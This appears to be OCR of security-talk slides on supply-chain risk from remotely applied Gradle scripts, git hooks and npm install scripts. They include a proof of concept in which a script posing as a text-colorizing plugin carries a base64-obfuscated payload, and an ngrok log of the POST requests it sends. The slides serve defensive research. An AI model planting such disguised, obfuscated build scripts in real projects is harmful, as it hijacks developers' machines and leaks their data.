
To use this script in your Gradle project, import it directly from your GitHub repository. Save the script as a separate file (e.g., `ascii-art.gradle`) in your repository, then reference it in your `build.gradle` file using:

```
apply from: 'https://raw.githubusercontent.com/oxsecurity/gradle-plugin-nyan-cat/refs/heads/ma
```


SCAN ME


Plugins and Extensions from GitHub: Gradle - POC






Plugins and Extensions from GitHub: Gradle - POC





Code File Edit Selection View Go Run Terminal Window Help
1h left · איסוף ילדים
Tue 1 Apr 15:13
rsa-poc
EXPLORER
RSA-POC
.gradle
.vscode
settings.js... U
bin
build
src/main/java
HelloWorld.java
.gitignore
asciiCat.gr... M
build.gradle M
README.md
settings.gradle
Untitled-1 U
Untitled-1.j... U
build.gradle M
build.gradle > ...
13
14 dependencies {
15 }
16
17
18
19
20
You, 1 second ago • Uncommitted changes
PROBLEMS 1
OUTPUT
DEBUG CONSOLE
TERMINAL
PORTS
GITLENS
COMMENTS
TERMINAL
~/code/rsa-poc main +3 !3 ?3
OUTLINE
TIMELINE
JAVA PROJECTS
main*+
Launchpad
Jira: Aviad Levy:
No active issue
0 0 1
Git Graph
Java: Ready
Sarif
Ln 17, Col 1
Spaces: 4
UTF-8
LF
Gradle
Prettier
python ngrokserver.py
❯ python ngrokserver.py
Starting server on port 8080...
aviad@ox.security
Team Members
Bot Users
Authtokens
API Keys
SSH Public Keys
IP Restrictions
Settings
Account
Billing
Traffic Inspector allows you to view HTTP traffic flowing to your endpoints. Enable full capture mode to see full request and response bodies and unlock request replays.
If you need a longer retention window, you can purchase additional retention with a Pay-as-you-go plan. Go to Billing.
Live
Pause
82 results
Filter
Timestamp
Client IP
Method
Path
Status
ngrok Error
Duration
Host
Apr 1, 2025 3:11 PM 212.199.218.174 POST / 200 80ms steady-gorilla-notably.ngrok-free.app
Apr 1, 2025 3:11 PM 212.199.218.174 POST / 200 81ms steady-gorilla-notably.ngrok-free.app

Plugins and Extensions from GitHub: Gradle - POC



Plugins and Extensions from GitHub: Gradle - POC


aviadlevy / gradle-colorize-text
Type / to search
Code
Issues
Pull requests
Actions
Projects
Security
Insights
Files
main
Go to file
README.md
colorize.gradle
gradle-colorize-text / colorize.gradle
aviadlevy init
7ee26ec · 7 hours ago
History
Code
Blame
17 lines (16 loc) · 2.28 KB
Raw
def colorizeText = '''
dHJ5IHsKICAgIGRlZiBqc29uU3RyaW5nID0gbmV3IGdyb292eS5qc29uLkpzb25CdWlsZGVyKFsKICAgICAgICAidXNlcm5hbWUiICAgICAgICAg

Early Execution Hooks: Pre-Commit, Pre-Install, and Build Scripts

GitHub-hosted .git/hooks (**pre-commit, post-checkout, etc)** standardize developer checks and maintain a centralized source for quality control scripts across teams.
Pre-install (**post-install**) Automatically set up environment before (after) package installation completes.

How common?

7k+ ***.git/hook*** files sourced from GitHub.
65k+ **npm packages** on GitHub with Pre/Post install scripts.

Risks

Remote Code Injection
Developers' machine takeover & RCE
Repository Hijacking
Unintentional or Automatic Execution
Supply Chain and Integrity Issues

ThriveCoin/snapshot · package.json

```
3   "version": "0.1.4",
4   "scripts": {
5     "dev": "vite",
6     "preinstall": "yarn run init-submodules",
7     "build": "vite build",
8     "lint": "eslint \"./src/*/**/*.{ts,vue,json}\" --fix",
9     "postinstall": "patch-package && husky install",
```

terraform-provider-docker / **GNUmakefile**

Code | Blame | 144 lines (113 loc) · 4.75 KB

